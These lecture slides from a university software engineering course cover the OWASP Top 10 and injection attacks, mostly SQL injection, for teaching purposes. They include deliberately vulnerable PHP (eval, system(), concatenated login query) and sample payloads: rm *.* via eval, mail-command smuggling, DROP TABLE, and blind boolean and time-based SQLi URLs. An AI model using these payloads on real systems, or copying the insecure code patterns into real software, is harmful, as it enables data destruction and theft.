CT417 SOFTWARE ENGINEERING III

(SQL) INJECTION

Dr. Michael Schukat

Ollscoil na Gaillimhe
University of Galway

Presentation Overview

- In this slide deck provides we are going to cover:
  - The OWSAP organisation
  - The OWASP top 10
  - Case Study: (SQL) injection attack

OWASP


- Open Web Application Security Project
  - https://www.owasp.org
  - https://github.com/OWASP/Top10/issues
- Non-profit organization that's focused on improving software security by providing tools, standards, documents, local chapters, conferences, and mailing lists to the ICT community
- The OWASP Foundation was established in 2001 and has > 45,000 volunteer members
- OWASP might be best known for a list called the **OWASP Top 10**
  - This is a list of common web application security vulnerability categories
  - See also OWASP documentation on BB

What is OWASP Top 10?

- A list of the top ten web application vulnerabilities
- Determined by OWASP and the security community at large
- Released every few years
- Most recently released in 2021
- First release in 2003


- **Note that there are far more vulnerabilities in the wild!**

OWSAP Top 10 - 2013 versus 2017 (Source: OWASP)



OWASP Top 10 2013	±	OWASP Top 10 2017
A1 – Injection	→	A1:2017 – Injection
A2 – Broken Authentication and Session Management	→	A2:2017 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)	↘	A3:2013 – Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	∪	A4:2017 – XML External Entity (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017 – Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017 – Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	∪	A7:2017 – Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017 – Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017 – Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017 – Insufficient Logging & Monitoring [NEW, Comm.]

OWSAP Top 10 - 2017 versus 2021 (Source: OWASP)


2017
A01:2017-Injection
A02:2017-Broken Authentication
A03:2017-Sensitive Data Exposure
A04:2017-XML External Entities (XXE)
A05:2017-Broken Access Control
A06:2017-Security Misconfiguration
A07:2017-Cross-Site Scripting (XSS)
A08:2017-Insecure Deserialization
A09:2017-Using Components with Known Vulnerabilities
A10:2017-Insufficient Logging & Monitoring
2021
A01:2021-Broken Access Control
A02:2021-Cryptographic Failures
A03:2021-Injection
(New) A04:2021-Insecure Design
A05:2021-Security Misconfiguration
A06:2021-Vulnerable and Outdated Components
A07:2021-Identification and Authentication Failures
(New) A08:2021-Software and Data Integrity Failures
A09:2021-Security Logging and Monitoring Failures*
(New) A10:2021-Server-Side Request Forgery (SSRF)*
* From the Survey

- See https://owasp.org/Top10/

Injection Attacks and Trusted Input

- Injection attacks can take place, whenever an endpoint (e.g., webserver or GUI) accepts incoming data from a potentially unknown / untrusted source
- Therefore,
  - Never trust user input, ever!
  - Never trust server-side data in DBs or files!
  - Never trust network connections (unless fully end-to-end encrypted)
  - Never trust browsers…
- You should trust the OS though…

Command Injection

- Command injection requires 2 things:
  - A system that processes commands and user inputs
  - A way to smuggle commands with user input
- Command-processing systems in web applications include:
  - Browsers
  - DBs
  - Web-servers
- Command injection is a particular concern for IoT devices and more generally embedded systems

Injection Attack

- The browser sends to the command processor the sequence:
  command; command data; command, …
- But the user-controlled data contains:
  data; command; command
- The command processor sees:
  command; command; data; command; command; command, …

  and executes (unintentionally) command; command;

General Code Injection Attacks

- Enable attacker to execute arbitrary code on the server
- Example: code injection based on eval (PHP function)
  - The eval() function evaluates an argument string as PHP code
  - The string must be valid PHP code and end with a semicolon
  - http://myserver.com/calc.php (server side calculator)
  - calc.php contains:

```
        :
$in = $_GET['exp'];
eval('$ans = ' . $in . ';');
        :
```

"." is used for string concatenation


  - http://myserver.com/calc.php?exp=" 10 + 12"

HTTP get / post Methods and PHP

- PHP is a general-purpose server-side scripting language especially suited to web development
- The HTTP GET method sends the encoded user information appended to the page request
- The page and the encoded information are separated by the ? character
- Example: http://www.test.com/index.htm?name1=value1&name2=value2
- PHP provides $_GET associative array to access all the sent information using GET method, e.g.

  foo.php:

```
<?php
…
$var1 = $_GET['first_name'];
…
```




```
<form method="GET" action="foo.php">

First Name: <input type="text" name="first_name" /> <br />
Last Name: <input type="text" name="last_name" /> <br />

<input type="submit" name="action" value="Submit" />

</form>
```

HTTP get / post Methods and PHP

- The POST method transfers information via HTTP headers
- The information is encoded as described in case of GET method and put into a header called QUERY_STRING
- The POST method does not have any restriction on data size and type to be sent
- The data sent by POST method goes through HTTP header (rather than the page request)
- PHP provides $_POST associative array to access all the sent information using POST method

```
foo.php:
<?php
…
 $var1 = $_POST['first_name'];
…
```



```
<form method="POST" action="foo.php">

First Name: <input type="text" name="first_name" /> <br />
Last Name: <input type="text" name="last_name" /> <br />

<input type="submit" name="action" value="Submit" />

</form>
```

General Code Injection Attacks

```
        :
$in = $_GET['exp'];
eval('$ans = ' . $in . ';');
        :
```

- Attack: http://site.com/calc.php?exp=" 10 ; system('rm *.*') "
  - system() executes an external program and displays the output
  - rm (short for remove) is a basic command on Unix and Unix-like operating systems used to remove objects such as computer files from the current directory
  - *.* is a wildcard argument for rm, specifying any file name with any file extension
  - Evaluated string: $ans = '10 ; system('rm *.*') ;'

Code Injection using system()

- Example: PHP server-side code for sending email using mail
  - The *mail* command is a popular command to send emails from a [Linux] terminal

```
$email = $_POST["email"]
$subject = $_POST["subject"]
system("mail  $email –s  $subject < /tmp/joinmynetwork")
```

- Attacker can post

```
http://yourdomain.com/mail.php?
   email=hacker@hackerhome.net &
   subject=foo < /usr/passwd; ls
```

What are SQL Injections

- SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted for execution
- A way of exploiting user input and SQL Statements to compromise the database and/or retrieve sensitive data

SQL Syntax Review

- Basic select query:
  SELECT <columns> FROM <table> WHERE <condition>
- Example:
  SELECT * FROM user WHERE id = 1 AND pass = 'bla'
- Note:
  - Literal strings are delimited with single quotes
  - Numeric literals aren't delimited

SQL Syntax Review

- Some databases allow semicolons to separate multiple statements:
  DELETE FROM user WHERE id = 1; INSERT INTO user (id, pass) VALUES (1, 'secure');
- For most SQL variants, the sequence -- means the rest of the line should be treated as a comment

Types of SQL Injection Attacks

- **Blind SQL Injection**
  - Enter an attack on one vulnerable page but it may not display results
  - A second page would then be used to view the attack results
- **Conditional Response**
  - Test input conditions to see if an error is returned or not
  - Depending on the response, the attacker can determine yes or no information
- **First Order Attack**
  - Runs right away
- Second Order Attack
  - Injects data which is then later executed by another activity (job, etc.)
- Lateral Injection
  - Attacker can manipulate values using implicit functions

What is at Risk?

- Any web application that accepts user input
  - Both public and internal facing sites
  - Public facing sites will likely receive more attacks than internal facing sites
- For the last couple of years (i.e. since 2013), SQL Injection is the frontrunner on the OWASP top ten list
  - A well understood attack, but still not fully grasped by the developer community

Some historical Notes

- Guess Inc. is an American clothing brand and retailer
- Guess.com was open to a SQL injection attack
- In 2002 Jeremiah Jacks discovered the hole and was able to pull down 200,000 names, credit card numbers and expiration dates in the site's customer database
- The episode prompted a year-long investigation by the US Federal Trade Commission

Some historical Notes

- In 2003 JJ used an SQL injection to retrieve 500,000 credit card numbers from PetCo
- In 2014 Russian hackers used a Botnet to recover a vast collection of stolen data, including 1.2 billion unique username/password pairs, by compromising over 420,000 websites using SQL injection techniques


What can SQL Injections do?

- Retrieve sensitive information, including
  - Usernames/ Passwords
  - Credit Card information
  - Social Security / PPS numbers
- Manipulate data, e.g.
  - Delete records
  - Truncate tables
  - Insert records
- Manipulate database objects, e.g.
  - Drop tables
  - Drop databases

What can SQL Injections do?


- Retrieve System Information
  - Identify software and version information
  - Determine server hardware
  - Get a list of databases
  - Get a list of tables
  - Get a list of column names within tables
- Manipulate User Accounts
  - Create new sysadmin accounts
  - Insert admin level accounts into the web-app
  - Delete existing accounts

SQL Code Injection Example



```
<!--
Login code
-->
<?php
require_once('connection.php');

$email = $password = $pwd = '';

$email = $_POST['username'];
$pwd = $_POST['password'];

$password = MD5($pwd);

$sql = "SELECT * FROM tblclinician WHERE Email='$email' AND Password='$password'";
$result = mysqli_query($conn, $sql);

if(mysqli_num_rows($result) > 0)
{
    ...
    header("Location: searchpatl.php");
}
else
{
    header("Location: loginfailed.php");
}
?>
```

SQL Code Injection Example




```
$email = $_POST['username'];
$pwd = $_POST['password'];

$password = MD5($pwd);

$sql = "SELECT * FROM tblclinician WHERE Email='$email' AND Password='$password'";
$result = mysqli_query($conn, $sql);
```

Table tblclinician:

Email	Password
ms@mail.ie	dory123
…	…

SQL Code Injection Example

‘; DROP TABLE tblclinician; --



$sql = "SELECT * FROM tblclinician WHERE Email=‘’; DROP TABLE tblclinician; --’ AND Password=‘’

- Note: The SQL DROP TABLE statement deletes an existing table in a database
- While an attacker does not know the tables’ names, the attacker can do a blind attack

Other Code Injections if DB structure is known

- SELECT * FROM tblclinician WHERE Email =''; INSERT INTO tblclinician (Email,Password) VALUES ('hacker',123);--' AND `Password`=''
- SELECT * FROM `login` WHERE Email =''; UPDATE tblclinician SET Password = newpass WHERE Email = ms@mail.ie ;--' AND `Password`=''
- Often DB tables use predictable names
- If DB details are not known, use a **blind SQL injection**

Blind Boolean SQL Injection (Source: netsparker.com)

- I.e. you know nothing about server-side DB
- BUT by using carefully crafted queries and comparing the server response with its reaction to a known false question, attackers can trick the server into giving yes/no answers about database structure and content, table names, column names, etc.
- Assume a PHP DB SQL query structure like:
  $sqlQuery = "SELECT * FROM Products WHERE ID = " . $_GET[“prodid"];
- Here a normal client-side query would look something like
  http://store.example.com/storefront?prodid=7
- Now inject something that is false and note the server response (to have a baseline), e.g.
  http://store.example.com/storefront?prodid=7 and 1=42

Blind SQL Attacks (Source: netsparker.com)

- Injecting the following code allows to check if the name of the first table in the database starts with an "A": http://store.example.com/storefront?prodid=7 and (select top 1 substring(name, 1, 1) from sysobjects where id=(select top 1 id from (select top 1 id from sysobjects order by id) as subq order by id desc))='A'
- Compare the server response with the reference "false" response to determine if query was true or not (A or not A)
- Depending on response continue either with next letter, or move to second letter of the name of the first table
- Subsequently look at other tables

Time-Based Blind SQL Injection

- If there is no visible difference in a server response between after a true / false query, use response delays as an indicator
- Example: http://store.example.com/storefront?prodid=10 AND IF(version() like '5%', sleep(10), 'false'))--
  - The version() function returns the current version of the MySQL database used as a string
  - like '5%' checks is version is 5.x
  - sleep() (in MySQL) or waitfor() (in SQL) causes a customisable response delay


Recap: What is a Password?

- A memorised secret used to confirm the identity of a user
  - Typically an arbitrary string of characters including letters, digits, or other symbols
  - A purely numeric secret is called a personal identification number (PIN)
- The secret is memorized by a party called the **claimant** while the party verifying the identity of the claimant is called the **verifier**
- Claimant and verifier communicate via an **authentication protocol**

Verifier and Passwords

- Baseline is that the verifier need to be able to validate a claimant's password
- Therefore:
  - Keep a copy of this password, or
  - Keep a token that is derived from the password

Spot the Difference?



Showing rows 0 - 0 (1 total, Query took 0.0220 seconds.)


```
SELECT * FROM `tblclinician`
```

Show all | Number of rows: 25 Filter rows: Search this table

+ Options

	Title	Firstname	Lastname	Email	Phone	LocationID Preferred location	ID	Password
Edit Copy Delete	Dr	[redacted]	Schukat	michael.schukat[redacted]com	08[redacted]4	1	2	KenSentMe!

Check all With selected: Edit Copy Delete Export



Showing rows 0 - 0 (1 total, Query took 0.0220 seconds.)

```
SELECT * FROM `tblclinician`
```

Show all | Number of rows: 25 Filter rows: Search this table

+ Options

	Title	Firstname	Lastname	Email	Phone	LocationID Preferred location	ID	Password
Edit Copy Delete	Dr	[redacted]	Schukat	michael.schuka[redacted].com	08[redacted]4	1	2	7b24afc8bc80e548d66c4e7ff72171c5

Check all With selected: Edit Copy Delete Export

Passwords and One-Way Functions

- Token approach only works, if we can translate the password into a token:

"KenSentMe!" → "7b24afc8bc80e548d66c4e7ff72171c5"

